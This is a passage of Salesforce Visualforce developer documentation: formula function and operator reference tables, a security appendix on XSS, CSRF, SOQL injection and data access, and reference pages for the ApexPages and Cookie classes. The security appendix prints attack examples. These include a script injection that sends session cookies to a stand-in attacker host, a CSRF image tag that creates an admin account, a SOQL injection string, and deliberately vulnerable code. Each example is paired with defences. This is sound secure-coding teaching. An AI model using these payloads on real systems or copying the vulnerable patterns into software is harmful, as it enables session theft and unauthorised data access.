MID	Returns the specified number of characters from the middle of a text string given the starting position.	`MID(`***`text, start_num, num_chars`***`)` and replace *`text`* with the field or expression to use when returning characters; replace *`start_num`* with the number of characters from the left to use as a starting position; replace *`num_chars`* with the total number of characters to return.
RIGHT	Returns the specified number of characters from the end of a text string.	`RIGHT(`***`text, num_chars`***`)` and replace *`text`* with the field or expression you want returned; replace *`num_chars`* with the number of characters from the right you want returned.
RPAD	Inserts characters that you specify to the right-side of a text string.	`RPAD(`***`text, padded_length`***`[,`***`'pad_string'`***`])` and replace the variables: • *`text`* is the field or expression after which you want to insert characters. • *`pad_length`* is the number of total characters in the text string that will be returned.

Function	Description	Use
		- `pad_string` is the character or characters to insert. `pad_string` is optional and defaults to a blank space. If the value in `text` is longer than `pad_string`, `text` is truncated to the size of `padded_length`.
SUBSTITUTE	Substitutes new text for old text in a text string.	`SUBSTITUTE(`***`text, old_text, new_text`***`)` and replace `text` with the field or value for which you want to substitute values, `old_text` with the text you want replaced, and `new_text` with the text you want to replace the `old_text`.
TEXT	Converts a percent, number, date, date/time, or currency type field into text anywhere formulas are used. Also, converts picklist values to text in approval rules, approval step rules, workflow rules, escalation rules, assignment rules, auto-response rules, validation rules, formula fields, field updates, and custom buttons and links.	`TEXT(`***`value`***`)` and replace `value` with the field or expression you want to convert to text format. Avoid using any special characters besides a decimal point (period) or minus sign (dash) in this function.
TRIM	Removes the spaces and tabs from the beginning and end of a text string.	`TRIM(`***`text`***`)` and replace `text` with the field or expression you want to trim.
UPPER	Converts all letters in the specified text string to uppercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.	`UPPER(`***`text,`***` [`***`locale`***`])` and replace `text` with the field or expression you wish to convert to uppercase, and `locale` with the optional two-character ISO language code or five-character locale code, if available.
URLENCODE	Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, blank spaces are replaced with `%20`, and exclamation points are replaced with `%21`.	`{!URLENCODE(`***`text`***`)}` and replace `text` with the merge field or text string that you want to encode.
VALUE	Converts a text string to a number.	`VALUE(`***`text`***`)` and replace `text` with the field or expression you want converted into a number.

Advanced Functions

Function	Description	Use
CURRENCYRATE	Returns the conversion rate to the corporate currency for the given currency ISO code. If the currency is invalid, returns 1.0.	`CURRENCYRATE`***(currency_ISO_code)*** and replace *`currency_ISO_code`* with a currency ISO code, such as "USD".
GETRECORDIDS	Returns an array of strings in the form of record IDs for the selected records in a list, such as a list view or related list.	`{!GETRECORDIDS(`***object_type***`)}` and replace *`object_type`* with a reference to the custom or standard object for the records you want to retrieve.
IMAGEPROXYURL	Securely retrieves external images and prevents unauthorized requests for user credentials.	`<apex:image value="{!IMAGEPROXYURL("`***http://exampledomain.com/pic.png***`")}"/>` and replace *`http://exampledomain.com/pic.png`* with your image.
INCLUDE	Returns content from an s-control snippet. Use this function to reuse common code in many s-controls.	`{!INCLUDE(`***source***`, [`***inputs***`])}` and replace *`source`* with the s-control snippet you want to reference. Replace *`inputs`* with any information you need to pass the snippet.
ISCHANGED	Compares the value of a field to the previous value and returns TRUE if the values are different. If the values are the same, this function returns FALSE.	`ISCHANGED(`***field***`)` and replace *`field`* with the name of the field you want to compare.
JUNCTIONIDLIST	Returns a JunctionIDList based on the provided IDs.	`JUNCTIONIDLIST(`***id, id,...***`)` and replace *`id`* with the Salesforce ID you want to use.
LINKTO	Returns a relative URL in the form of a link (href and anchor tags) for a custom s-control or Salesforce page.	`{!LINKTO(`***label, target, id,***`[`***inputs***`], [`***no override***`]}` and replace *`label`* with the text for the link, *`target`* with the URL, and *`id`* with a reference to the record. Inputs are optional and can include any additional parameters you want to add to the link. The *`no override`* argument is also optional and defaults to "false." It applies to targets for standard Salesforce pages such as $Action.Account.New. Replace *`no override`* with "true" when you want to display a standard Salesforce page regardless of whether you have defined an override for it elsewhere.

Function	Description	Use
PREDICT	Returns an Einstein Discovery prediction for a record based on the specified record ID or for a list of fields and their values.	`PREDICT(PredDefId, [recordId] | [field, value, ...])`. Replace *`PredDefId`* with the Prediction Definition ID of a deployed prediction in your org. Specify the *`recordId`* of the record to predict or a list of fields and their associated values (*`[field, value, ...]`*).
REGEX	Compares a text field to a regular expression and returns TRUE if there is a match. Otherwise, it returns FALSE. A regular expression is a string used to describe a format of a string according to certain syntax rules.	`REGEX(text, regex_text)` and replace *`text`* with the text field, and *`regex_text`* with the regular expression you want to match.
REQUIRESCRIPT	Returns a script tag with source for a URL you specify. Use this function when referencing the Lightning Platform AJAX Toolkit or other JavaScript toolkits.	`{!REQUIRESCRIPT(url)}` and replace *`url`* with the link for the script that is required.

URLFOR	Returns a URL for an action, an s-control, a Visualforce page, or a file in a static resource archive. `URLFOR` is available for use in custom buttons and links, s-controls, and Visualforce pages.
	To return a reference to a file contained in a static resource archive (such as a .zip or .jar file), use the format `{!URLFOR(resource, path)}`. Replace *`resource`* with the name of the static resource archive expressed as a merge variable (for example, `$Resource.resourceName`), and *`path`* with the local path to the file in the archive that you want to reference.
	Note: As of Winter '25, all Visualforce pages are served on the `force.com` domain or a site domain. `URLFOR` currently returns an absolute URL for all Visualforce pages. See Ensure Access to Your Visualforce Pages in Summer '24 and Winter '25.
		`{!URLFOR(target, [id], [inputs], [no override])}` and replace *`target`* with the URL or action, s-control, or static resource merge variable; *`id`* with an optional reference to the record; and *`inputs`* with any optional parameters. The *`no override`* argument is also optional and defaults to `false`. It applies to targets for standard Salesforce pages such as `$Action.Account.New`. Replace *`no override`* with `true` when you want to display a standard Salesforce page regardless of whether you have defined an override for it elsewhere.
		To access a Visualforce page, enter the page name preceded by `$Page`. For example, if your Visualforce page is named `myTestPage`, use:
		`{!URLFOR($Page.myTestPage)}`
		The input values can be dynamic. For example, to include an account ID, specify:
		`{!URLFOR($Page.myVisualforcePage, null,`
		`[accountId=Account.Id])}`

Function	Description	Use
		The resulting URL would include a parameter with the ID, such as: `[illegible]` Note: Because parameter names are static, you can't use a variable to determine the parameter name. For example, if you use `[myVariable="value1"]` and set `myVariable` to `"param1"`, the resulting URL includes `?myVariable=value1` and not the `param1` value.
VLOOKUP	Returns a value by looking up a related value on a custom object similar to the VLOOKUP() Excel function.	`VLOOKUP(`***`field_to_return, field_on_lookup_object, lookup_value`***`)` and replace *`field_to_return`* with the field that contains the value you want returned, *`field_on_lookup_object`* with the field on the related object that contains the value you want to match, and *`lookup_value`* with the value you want to match. You can only use VLOOKUP() in validation rules. If the function fails because, for example, the *`field_on_lookup_object`* doesn't exist, you can specify an error message in the validation rule itself.

Expression Operators

Use operators to join expressions together to create compound expressions.

Operators must be used within Visualforce expression syntax to be evaluated.Visualforce supports the following operators.

Math Operators

Operator	Description	Use
+	Calculates the sum of two values.	`value1 + value2` and replace each *`value`* with merge fields, expressions, or other numeric values.

Operator	Description	Use
-	Calculates the difference of two values.	`value1 - value2` and replace each *`value`* with merge fields, expressions, or other numeric values.
*	Multiplies its values.	`value1 * value2` and replace each *`value`* with merge fields, expressions, or other numeric values.
/	Divides its values.	`value1 / value2` and replace each *`value`* with merge fields, expressions, or other numeric values.
^	Raises a number to a power of a specified number.	*`number^integer`* and replace *`number`* with a merge field, expression, or another numeric value; replace *`integer`* with a merge field that contains an integer, expression, or any integer.
()	Specifies that the expressions within the open parenthesis and close parenthesis are evaluated first. All other expressions are evaluated using standard operator precedence.	*`(expression1) expression2...`* and replace each *`expression`* with merge fields, expressions, or other numeric values.

Logical Operators

Note: You can't have a relative comparison expression that includes a `null` value. Doing so results in an exception. Specifically, you can't have a `null` value on either side of the following operators:

- < (less than)
- <= (less than or equals)
- > (greater than)
- >= (greater than or equals)

Operator	Description	Use
= and ==	Evaluates if two values are equivalent. The = and == operators are interchangeable.	*`expression1=expression2`* or *`expression1 == expression2`*, and replace each *`expression`* with merge fields, expressions, or other numeric values.
<> and !=	Evaluates if two values aren't equivalent.	*`expression1 <> expression2`* or *`expression1 != expression2`*, and replace each `expression` with merge fields, expressions, or other numeric values.

Operator	Description	Use
`<`	Evaluates if a value is less than the value that follows this symbol.	*`value1 < value2`* and replace each `value` with merge fields, expressions, or other numeric values.
`>`	Evaluates if a value is greater than the value that follows this symbol.	*`value1 > value2`* and replace each *`value`* with merge fields, expressions, or other numeric values.
`<=`	Evaluates if a value is less than or equal to the value that follows this symbol.	*`value1 <= value2`* and replace each `value` with merge fields, expressions, or other numeric values.
`>=`	Evaluates if a value is greater than or equal to the value that follows this symbol.	*`value1 >= value2`* and replace each `value` with merge fields, expressions, or other numeric values.
`&&`	Evaluates if two values or expressions are both true. Use this operator as an alternative to the logical function AND.	`(`***`logical1`***`) && (`***`logical2`***`)` and replace *`logical1`* and *`logical2`* with the values or expressions that you want evaluated.
`||`	Evaluates if at least one of multiple values or expressions is true. Use this operator as an alternative to the logical function OR.	`(`***`logical1`***`) || (`***`logical2`***`)` and replace any number of logical references with the values or expressions you want evaluated.

Text Operators

Operator	Description	Use
`&`	Connects two or more strings.	*`string1&string2`* and replace each *`string`* with merge fields, expressions, or other values.

APPENDIX B Security Tips for Apex and Visualforce Development

Understanding Security

The powerful combination of Apex and Visualforce pages allows Lightning Platform developers to provide custom functionality and business logic to Salesforce or to create a new standalone product running inside the Lightning Platform. But as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses in the Lightning Platform. But careless developers can still bypass the built-in defenses and then expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Lightning Platform are similar to general web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it's important for developers to learn and understand the security flaws described. For more information, see the Lightning Platform Security Resources page on Salesforce Developers. https://developer.salesforce.com/page/Security.

Open Redirects Through Static Resources

URL redirects automatically send a user to a different web page. Redirects are often used to guide navigation to a website, or refer multiple domain names belonging to the same owner to refer to a single website. Unfortunately for developers, attackers can exploit URL redirects when not implemented properly. Open redirect (also known as "arbitrary redirect") is a common web application vulnerability where values controlled by the user determine where the app redirects.

Warning: Open redirects through static resources can expose users to the risk of unintended, and possibly malicious, redirects.

Only admins with "Customize Application" permissions can upload static resources within an organization. Admins with this permission must use caution to ensure that static resources don't contain malicious content. To learn how to help guard against static resources that were obtained from third parties, see Referencing Untrusted Third-Party Content with iframes .

IN THIS SECTION:

Cross Site Scripting (XSS)

Unescaped Output and Formulas in Visualforce Pages
When using components that have set the `escape` attribute to false, or when including formulas outside of a Visualforce component, output is unfiltered and must be validated for security. This is especially important when using formula expressions.

Cross-Site Request Forgery (CSRF)

SOQL Injection

Data Access Control

Cross Site Scripting (XSS)

Cross-site scripting (XSS) attacks are where malicious HTML or client-side scripting is provided to a web application. The web application includes malicious scripting in a response to a user who unknowingly becomes the victim of the attack. The attacker uses the web application as an intermediary in the attack, taking advantage of the victim's trust for the web application. Most applications that display dynamic web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is shown to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume this script is included in a Lightning Platform page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter this value for `userparam`.

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the web application as if they were the victim.

The attacker can post a malicious script using a website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These attacks range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, which allow an attacker full access to the victim's session.

For more information on this type of attack:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Lightning Platform, several anti-XSS defenses are in place. For example, Salesforce has filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws are largely mitigated. But the creative developer can still find ways to intentionally or accidentally bypass the default controls.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place to screen out harmful characters. For example, this code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `&lt;` so that a literal < appears on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. You can disable this behavior by setting the optional attribute `escape="false"`. For example, this output is vulnerable to XSS attacks.

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

Custom Javascript code and code within `<apex:includeScript>` components don't have built-in XSS protections. These items allow the developer to customize the page with script commands. It doesn't makes sense to include anti-XSS filters on commands that are intentionally added to a page.

If you write your own JavaScript, the Lightning Platform has no way to protect you. For example, this code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

With the `<apex:includeScript>` Visualforce component, you can include a custom script on a page. Make sure to validate that the content is safe and includes no user-supplied data. For example, this snippet is vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter as in the example, they're able to direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Unescaped Output and Formulas in Visualforce Pages

When using components that have set the `escape` attribute to false, or when including formulas outside of a Visualforce component, output is unfiltered and must be validated for security. This is especially important when using formula expressions.

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. It's important to be aware that the output that's generated by expressions isn't escaped during rendering. Since expressions are rendered on the server, it's not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is, potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering.

A common vulnerability is created by rerendering user input on a page. For example,

```
<apex:page standardController="Account">
  <apex:form>
    <apex:commandButton rerender="outputIt" value="Update It"/>
    <apex:inputText value="{!myTextField}"/>
  </apex:form>

  <apex:outputPanel id="outputIt">
    Value of myTextField is <apex:outputText value="{!myTextField}" escape="false"/>
  </apex:outputPanel>
</apex:page>
```

The unescaped `{!myTextField}` results in a cross-site scripting vulnerability. For example, if the user enters :

```
<script>alert('xss')
```

and clicks **Update It**, the JavaScript is executed. In this case, an alert dialog is displayed, but more malicious uses could be designed.

There are several functions that you can use for escaping potentially insecure strings.

HTMLENCODE

Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as `&gt;`.

JSENCODE

Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\), before unsafe JavaScript characters, such as the apostrophe (').

JSINHTMLENCODE

Encodes text and merge field values for use in JavaScript inside HTML tags by replacing characters that are reserved in HTML with HTML entity equivalents and inserting escape characters before unsafe JavaScript characters. `JSINHTMLENCODE(`***`someValue`***`)` is a convenience function that is equivalent to `JSENCODE(HTMLENCODE((`***`someValue`***`))`. That is, `JSINHTMLENCODE` first encodes *`someValue`* with `HTMLENCODE`, and then encodes the result with `JSENCODE`.

URLENCODE

Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, blank spaces are replaced with `%20`, and exclamation points are replaced with `%21`.

To use `HTMLENCODE` to secure the previous example, change the `<apex:outputText>` to the following:

```
<apex:outputText value=" {!HTMLENCODE(myTextField)}" escape="false"/>
```

If a user enters `<script>alert('xss')` and clicks **Update It**, the JavaScript is not be executed. Instead, the string is encoded and the page displays `Value of myTextField is <script>alert('xss')`.

Depending on the placement of the tag and usage of the data, both the characters needing escaping as well as their escaped counterparts may vary. For instance, this statement, which copies a Visualforce request parameter into a JavaScript variable:

```
<script>var ret = "{!$CurrentPage.parameters.retURL}";</script>
```

requires that any double quote characters in the request parameter be escaped with the URL encoded equivalent of `%22` instead of the HTML escaped `"`. Otherwise, the request:

```
https://example.com/demo/redirect.html?retURL=%22foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

When the page loads the JavaScript executes, and the alert is displayed.

In this case, to prevent JavaScript from being executed, use the `JSENCODE` function. For example

```
<script>var ret = "{!JSENCODE($CurrentPage.parameters.retURL)}";</script>
```

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less a programming mistake and more a lack of a defense. For example, an attacker has a web page at `www.attacker.com` that could be any web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your web page when they visit the attacker's web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your web page. This attack is a simple example, and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Lightning Platform, Salesforce implemented an anti-CSRF token to prevent such an attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and doesn’t execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer can bypass the built-in defenses without realizing the risk. For example, a custom controller takes the object ID as an input parameter and then uses that input parameter in a SOQL call.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

The developer unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacking web page can send the user to this page by using a CSRF attack and providing any value for the `id` parameter.

There are no built-in defenses for such situations, and developers must be cautious about writing pages that act based on a user-supplied parameter like the `id` variable in the previous example. A possible work-around is to insert an intermediate confirmation page to make sure that the user intended to call the page. Other suggestions include shortening the idle session timeout and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

Because of the Salesforce built-in defense against CSRF, your users can encounter an error when multiple Salesforce login pages are open. If the user logs in to Salesforce in one tab and then attempts to log in on another, they see this error: The page you submitted was invalid for your session. Users can successfully log in by refreshing the login page or by attempting to log in a second time.

SEE ALSO:

Trailhead: Mitigate Cross-Site Request Forgery

Secure Coding Guide: Secure Coding Cross-Site Request Forgery

ISVforce Guide: Cross-Site Request Forgery

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex doesn't use SQL, but uses its own database query language, SOQL. SOQL is simpler and more limited in functionality than SQL. The risks are lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. SQL/SOQL injection takes user-supplied input and uses those values in a dynamic SOQL query. If the input isn't validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

SOQL Injection Vulnerability in Apex

Here's a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        List<Contact> queryResult = Database.query(qryString);
        System.debug('query result is ' + queryResult);
        return null;
    }
}
```

This simple example illustrates the logic. The code is intended to search for contacts that weren't deleted. The user provides one input value called `name`. The value can be anything provided by the user, and it's never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected.

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

But what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The preceding vulnerable example can be rewritten using static SOQL.

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        List<Contact> queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        System.debug('query result is ' + queryResult);
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Lightning Platform makes extensive use of data sharing rules. Each object has permissions and can have sharing settings that users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions aren't respected during execution. The default behavior is that an Apex class can read and update all data. Because these rules aren't enforced, developers who use Apex must avoid inadvertently exposing sensitive data that's normally hidden behind user permissions, field-level security, or defaults. For example, consider this Apex pseudo-code.

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in doesn’t have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

APPENDIX C Apex Classes Used in Visualforce Controllers

This appendix includes information about the system-supplied Apex classes that can be used when building custom Visualforce controllers and controller extensions.

For more information on custom controllers and extensions, see Custom Controllers and Controller Extensions on page 98.

For more information on Apex, see the *Apex Developer Guide*.

IN THIS SECTION:

StandardSetController Class

`StandardSetController` objects allow you to create list controllers similar to, or as extensions of, the pre-built Visualforce list controllers provided by Salesforce.

ApexPages Class

Use `ApexPages` to add and check for messages associated with the current page, as well as to reference the current page.

Namespace

System

Usage

In addition, `ApexPages` is used as a namespace for the PageReference Class and the Message Class.

ApexPages Methods

The following are methods for `ApexPages`. All are instance methods.

IN THIS SECTION:

addMessage(message)

Add a message to the current page context.

addMessages(exceptionThrown)

Adds a list of messages to the current page context based on a thrown exception.

currentPage()

Returns the current page's PageReference.

getMessages()

Returns a list of the messages associated with the current context.

hasMessages()

Returns `true` if there are messages associated with the current context, `false` otherwise.

hasMessages(severity)

Returns `true` if messages of the specified severity exist, `false` otherwise.

`addMessage(message)`

Add a message to the current page context.

Signature

```
public Void addMessage(ApexPages.Message message)
```

Parameters

message
Type: ApexPages.Message

Return Value

Type: Void

`addMessages(exceptionThrown)`

Adds a list of messages to the current page context based on a thrown exception.

Signature

`public Void addMessages(Exception exceptionThrown)`

Parameters

`exceptionThrown`
Type: Exception

Return Value

Type: Void

`currentPage()`

Returns the current page's PageReference.

Signature

`public System.PageReference currentPage()`

Return Value

Type: System.PageReference

Example

This code segment returns the id parameter of the current page.

```
public MyController() {
    account = [
        SELECT Id, Name, Site
        FROM Account
        WHERE Id =
            :ApexPages.currentPage().
             getParameters().
             get('id')
    ];
}
```

getMessages()

Returns a list of the messages associated with the current context.

Signature

`public ApexPages.Message[] getMessages()`

Return Value

Type: ApexPages.Message[]

hasMessages()

Returns `true` if there are messages associated with the current context, `false` otherwise.

Signature

`public Boolean hasMessages()`

Return Value

Type: Boolean

hasMessages(severity)

Returns `true` if messages of the specified severity exist, `false` otherwise.

Signature

`public Boolean hasMessages(ApexPages.Severity severity)`

Parameters

sev
Type: ApexPages.Severity

Return Value

Type: Boolean

Action Class

You can use `ApexPages.Action` to create an action method that you can use in a Visualforce custom controller or controller extension.

Namespace

ApexPages

Usage

For example, you could create a `saveOver` method on a controller extension that performs a custom save.

Instantiation

The following code snippet illustrates how to instantiate a new `ApexPages.Action` object that uses the save action:

```
ApexPages.Action saveAction = new ApexPages.Action('{!save}');
```

IN THIS SECTION:

- Action Constructors
- Action Methods

Action Constructors

The following are constructors for `Action`.

IN THIS SECTION:

Action(action)
Creates a new instance of the `ApexPages.Action` class using the specified action.

`Action(action)`

Creates a new instance of the `ApexPages.Action` class using the specified action.

Signature

```
public Action(String action)
```

Parameters

`action`
Type: String

The action.

Action Methods

The following are methods for `Action`. All are instance methods.

IN THIS SECTION:

getExpression()

Returns the expression that is evaluated when the action is invoked.

invoke()

Invokes the action.

getExpression()

Returns the expression that is evaluated when the action is invoked.

Signature

```
public String getExpression()
```

Return Value

Type: String

invoke()

Invokes the action.

Signature

```
public System.PageReference invoke()
```

Return Value

Type: System.PageReference

Cookie Class

The `Cookie` class lets you access cookies for your Salesforce site using Apex.

Namespace

System

Usage

Use the `setCookies` method of the PageReference Class to attach cookies to a page.

Important:

- Cookie names and values set in Apex are URL encoded, that is, characters such as @ are replaced with a percent sign and their hexadecimal representation.
- The `setCookies` method adds the prefix "`apex__`" to the cookie names.

- Setting a cookie's value to `null` sends a cookie with an empty string value instead of setting an expired attribute.
- After you create a cookie, the properties of the cookie can't be changed.
- Be careful when storing sensitive information in cookies. Pages are cached regardless of a cookie value. If you use a cookie value to generate dynamic content, you should disable page caching. For more information, see Configure Site Caching in Salesforce Help.

Consider the following limitations when using the `Cookie` class:

- The `Cookie` class can only be accessed using Apex that is saved using the Salesforce API version 19 and above.
- The maximum number of cookies that can be set per Salesforce Sites domain depends on your browser. Newer browsers have higher limits than older ones.
- Cookies must be less than 4K, including name and attributes.
- The maximum header size of a Visualforce page, including cookies, is 8,192 bytes.

For more information on sites, see “Salesforce Sites” in the Salesforce online help.

Example

The following example creates a class, `CookieController`, which is used with a Visualforce page (see markup below) to update a counter each time a user displays a page. The number of times a user goes to the page is stored in a cookie.

```
// A Visualforce controller class that creates a cookie
// used to keep track of how often a user displays a page
public class CookieController {

    public CookieController() {
        Cookie counter = ApexPages.currentPage().getCookies().get('counter');

        // If this is the first time the user is accessing the page,
        // create a new cookie with name 'counter', an initial value of '1',
        // path 'null', maxAge '-1', and isSecure 'true'.
        if (counter == null) {
            counter = new Cookie('counter','1',null,-1,true);
        } else {
        // If this isn't the first time the user is accessing the page
        // create a new cookie, incrementing the value of the original count by 1
            Integer count = Integer.valueOf(counter.getValue());
            counter = new Cookie('counter', String.valueOf(count+1),null,-1,true);
        }

        // Set the new cookie for the page
        ApexPages.currentPage().setCookies(new Cookie[]{counter});
    }

    // This method is used by the Visualforce action {!count} to display the current
    // value of the number of times a user had displayed a page.
    // This value is stored in the cookie.
    public String getCount() {
        Cookie counter = ApexPages.currentPage().getCookies().get('counter');
        if(counter == null) {
            return '0';
        }
        return counter.getValue();
    }
}
```

```
// Test class for the Visualforce controller
@isTest
private class CookieControllerTest {
  // Test method for verifying the positive test case
  static testMethod void testCounter() {
    //first page view
    CookieController controller = new CookieController();
    System.assert(controller.getCount() == '1');

    //second page view
    controller = new CookieController();
    System.assert(controller.getCount() == '2');
  }
}
```

The following is the Visualforce page that uses the `CookieController` Apex controller above. The action `{!count}` calls the `getCount` method in the controller above.

```
<apex:page controller="CookieController">
You have seen this page {!count} times
</apex:page>
```

IN THIS SECTION:

Cookie Constructors

The following are constructors for `Cookie`.

IN THIS SECTION:

Cookie(name, value, path, maxAge, isSecure)

Creates a new instance of the `Cookie` class using the specified name, value, path, age, and the secure setting.

Signature

```
public Cookie(String name, String value, String path, Integer maxAge, Boolean isSecure)
```

Parameters

name

Type: String

The cookie name. It can't be `null`.

value

Type: String

The cookie data, such as session ID.

path

Type: String

The path from where you can retrieve the cookie.

maxAge

Type: Integer

A number representing how long a cookie is valid for in seconds. If set to less than zero, a session cookie is issued. If set to zero, the cookie is deleted.

isSecure

Type: Boolean

A value indicating whether the cookie can only be accessed through HTTPS (`true`) or not (`false`).

Cookie(name, value, path, maxAge, isSecure, SameSite)

Creates a new instance of the `Cookie` class using the specified name, value, path, and age, and settings for security and cross-domain behavior.

Note: Google Chrome 80 introduces a new default cookie attribute setting of `SameSite`, which is set to `Lax`. Previously, the `SameSite` cookie attribute defaulted to the value of `None`. When `SameSite` is set to `None`, cookies must be tagged with the `isSecure` attribute indicating that they require an encrypted HTTPS connection.

Signature

```
public Cookie(String name, String value, String path, Integer maxAge, Boolean isSecure,
String SameSite)
```

Parameters

name

Type: String

The cookie name. It can't be `null`.

value

Type: String

The cookie data, such as session ID.

path

Type: String

The path from where you can retrieve the cookie.

maxAge

Type: Integer

A number representing how long a cookie is valid for in seconds. If set to less than zero, a session cookie is issued. If set to zero, the cookie is deleted.

isSecure

Type: Boolean

A value indicating whether the cookie can only be accessed through HTTPS (`true`) or not (`false`).

SameSite

Type: String

The `SameSite` attribute on a cookie controls its cross-domain behavior. The valid values are `None`, `Lax`, and `Strict`. After the Chrome 80 release, a cookie with a `SameSite` value of `None` must also be marked secure by setting a value of `None; Secure`.

SEE ALSO:

Salesforce Spring '20 Release Notes: Prepare for Google Chrome's Changes in SameSite Cookie Behavior That Can Break Salesforce Integrations

